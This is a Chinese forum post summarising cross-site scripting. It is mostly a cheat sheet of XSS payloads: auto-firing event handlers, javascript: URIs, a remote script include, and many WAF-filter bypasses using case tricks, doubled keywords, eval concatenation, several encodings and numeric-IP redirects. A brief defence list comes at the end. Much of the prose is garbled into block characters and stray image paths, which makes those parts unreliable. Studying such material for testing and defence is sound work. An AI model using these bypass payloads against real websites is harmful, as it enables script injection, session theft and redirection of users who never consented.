登录

XSS总结

By七友 / 2019-02-16 09:42:00 / 浏览数 9380 安全技术 WEB安全 顶(0) 踩(1)

简述

XSS攻击通常指的是通过利用网页开发时留下的漏洞，通过巧妙的方法注入恶意指令代码到网页，使用户加载并执行攻击者恶意制造的网页程序。这些恶意网页程序通常是Ja

常用的XSS攻击手段和目的

```
1.■■cookie■■■■■■■■
2.■■■■Flash■■■crossdomain■■■■■■■■■■■■■■■■■■■Java■■■■■■■■■
3.■■iframe■frame■XMLHttpRequest■■■Flash■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
4.■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
5.■■■■■■■■■■■■■XSS■■■■■■■■■■■■■DDOS■■■■■■
```

分类

反射型

```
■■■■■■■■Reflected Cross-Site Scripting■■■■■■■■■■■■■■■■■■■■■■■■■■ URL ■■■■■■■
■■■ XSS ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ URL■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ XSS ■■■■
```

存储型

```
■■■■■■■■Persistent Cross-Site Scripting■■■■■■■■■■■■■Stored Cross-Site Scripting■■
■■ XSS ■■■■■■■■■ URL ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ XSS ■■■■■■■■■■■■■■■■
```

DOM型

```
■■■ XSS ■■■■■■■■■■■■■■■■ DOM-Based XSS ■■■ DOM ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■ JavaScript ■■■■■■■■ DOM ■■
```

无任何过滤情况下

一些常见标签

PS：下面我列举的标签大部分是可以自动触发js代码的，无需用户去交互，大部分情况下我们也是希望是自动触发而不是等用户去触发，还有我测试的浏览器是火狐，Chror
=。=

<scirpt>

```
<scirpt>alert("xss");</script>
```

<img>

```
<img src=1 onerror=alert("xss");>
```

<input>

```
<input onfocus="alert('xss');">
```

```
■■■■■■■■■onblur■■
<input onblur=alert("xss") autofocus><input autofocus>
```

```
■■autofocus■■■■■■■focus■■■■■■■■■■■■■■■■■■■■,■■■■■■■■■■■■■■
<input onfocus="alert('xss');" autofocus>
```

<details>

```
<details ontoggle="alert('xss');">
```

```
■■open■■■■ontoggle■■■■■■■■■■
<details open ontoggle="alert('xss');">
```

<svg>

```
<svg onload=alert("xss");>
```

<select>

```
<select onfocus=alert(1)></select>
```

```
■■autofocus■■■■■■■focus■■■■■■■■■■■■■■■■■■■■■,■■■■■■■■■■■■■■■
<select onfocus=alert(1) autofocus>
```

<iframe>

```
<iframe onload=alert("xss");></iframe>
```

<video>

```
<video><source onerror="alert(1)">
```

<audio>

```
<audio src=x  onerror=alert("xss");>
```

<body>

```
<body/onload=alert("xss");>
```

利用换行符以及autofocus，自动去触发onscroll事件，无需用户去触发

```
<body
onscroll=alert("xss");><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br
```

<textarea>

```
<textarea onfocus=alert("xss"); autofocus>
```

<keygen>

```
<keygen autofocus onfocus=alert(1)> //■■■■
```

<marquee>

```
<marquee onstart=alert("xss")></marquee> //Chrome■■■■■■IE■■■
```

<isindex>

```
<isindex type=image src=1 onerror=alert("xss")>//■■■IE
```

利用link远程包含js文件

PS：在无CSP的情况下才可以

```
<link rel=import href="http://127.0.0.1/1.js">
```

javascript伪协议

<a>标签

```
<a href="javascript:alert(`xss`);">xss</a>
```

<iframe>标签

```
<iframe src=javascript:alert('xss');></iframe>
```

<img>标签

```
<img src=javascript:alert('xss')>//IE7■■
```

<form>标签

```
<form action="Javascript:alert(1)"><input type=submit>
```

其它

expression属性

```
<img style="xss:expression(alert('xss''))"> // IE7■■
<div style="color:rgb(''■x:expression(alert(1))"></div> //IE7■■
<style>#test{x:expression(alert(/XSS/))}</style> // IE7■■
```

background属性

```
<table background=javascript:alert(1)></table> //■Opera 10.5■IE6■■■
```

有过滤的情况下

过滤空格

用/代替空格

```
<img/src="x"/onerror=alert("xss");>
```

过滤关键字

大小写绕过

```
<ImG sRc=x onerRor=alert("xss");>
```

双写关键字

有些waf可能会只替换一次且是替换为空，这种情况下我们可以考虑双写关键字绕过

```
<imimgg srsrcc=x onerror=alert("xss");>
```

字符拼接

利用eval

```
<img src="x" onerror="a=`aler`;b=`t`;c='(`xss`);';eval(a+b+c)">
```

利用top

```
<script>top["al"+"ert"](`xss`);</script>
```

其它字符混淆

有的waf可能是用正则表达式去检测是否有xss攻击，如果我们能fuzz出正则的规则，则我们就可以使用其它字符去混淆我们注入的代码了
下面举几个简单的例子

```
■■■■■■■■■■■■■■
1.<<script>alert("xss");//<</script>
2.<title><img src=</title>><img src=x onerror="alert(`xss`);"> //■■title■■■■■■■img■■■■■■■■■■title■■■■■■■■■img■■■■
3.<SCRIPT>var a="\\";alert("xss");//";</SCRIPT>
```

编码绕过

Unicode编码绕过

```
<img src="x" onerror="&#97;&#108;&#101;&#114;&#116;&#40;&#34;&#120;&#115;&#115;&#34;&#41;&#59;">

<img src="x" onerror="eval('\u0061\u006c\u0065\u0072\u0074\u0028\u0022\u0078\u0073\u0073\u0022\u0029\u003b')">
```

url编码绕过

```
<img src="x" onerror="eval(unescape('%61%6c%65%72%74%28%22%78%73%73%22%29%3b'))">

<iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>
```

Ascii码绕过

```
<img src="x" onerror="eval(String.fromCharCode(97,108,101,114,116,40,34,120,115,115,34,41,59))">
```

hex绕过

```
<img src=x onerror=eval('\x61\x6c\x65\x72\x74\x28\x27\x78\x73\x73\x27\x29')>
```

八进制

```
<img src=x onerror=alert('\170\163\163')>
```

base64绕过

```
<img src="x" onerror="eval(atob('ZG9jdW1lbnQubG9jYXRpb249J2h0dHA6Ly93d3cuYmFpZHUuY29tJw=='))">
```

```
<iframe src="data:text/html;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4=">
```

过滤双引号，单引号

1.如果是html标签中，我们可以不用引号。如果是在js中，我们可以用反引号代替单双引号

```
<img src="x" onerror=alert(`xss`);>
```

2.使用编码绕过，具体看上面我列举的例子，我就不多赘述了

过滤括号

当括号被过滤的时候可以使用throw来绕过

```
<svg/onload="window.onerror=eval;throw'=alert\x281\x29';">
```

过滤url地址

使用url编码

```
<img src="x" onerror=document.location=`http://%77%77%77%2e%62%61%69%64%75%2e%63%6f%6d/`>
```

使用IP

1.十进制IP

```
<img src="x" onerror=document.location=`http://2130706433/`>
```

2.八进制IP

```
<img src="x" onerror=document.location=`http://0177.0.0.01/`>
```

3.hex

```
<img src="x" onerror=document.location=`http://0x7f.0x0.0x0.0x1/`>
```


4.html标签中用//可以代替http://

```
<img src="x" onerror=document.location=`//www.baidu.com`>
```


5.使用\\

```
■■■■■■■windows■\■■■■■■■■■■■■■path ■■■■■■■\\■Windows■■file■■■■■linux■■■■■■■■■■■
```

Windows下



Linux下



6.使用中文逗号代替英文逗号
如果你在你在域名中输入中文句号浏览器会自动转化成英文的逗号

```
<img src="x" onerror="document.location=`http://www■baidu■com`">//■■■■■■■■
```

如何防止xss

- 过滤一些危险字符，以及转义& < > " ' /等危险字符
- HTTP-only Cookie: 禁止 JavaScript 读取某些敏感 Cookie，攻击者完成 XSS 注入后也无法窃取此Cookie。
- 设置CSP(Content Security Policy)
- 输入内容长度限制

后记

感觉总结的不是很全面，以后会查漏补缺，如果有师傅发现错误之处，还望斧正

Reference

https://html5sec.org/
很全的xss总结
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

上一篇：在不知道 MySQL 列名的情况下... 下一篇：深入浅出DES
1. 1 条回复


darkless 2019-09-23 16:32:21

感谢分享

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板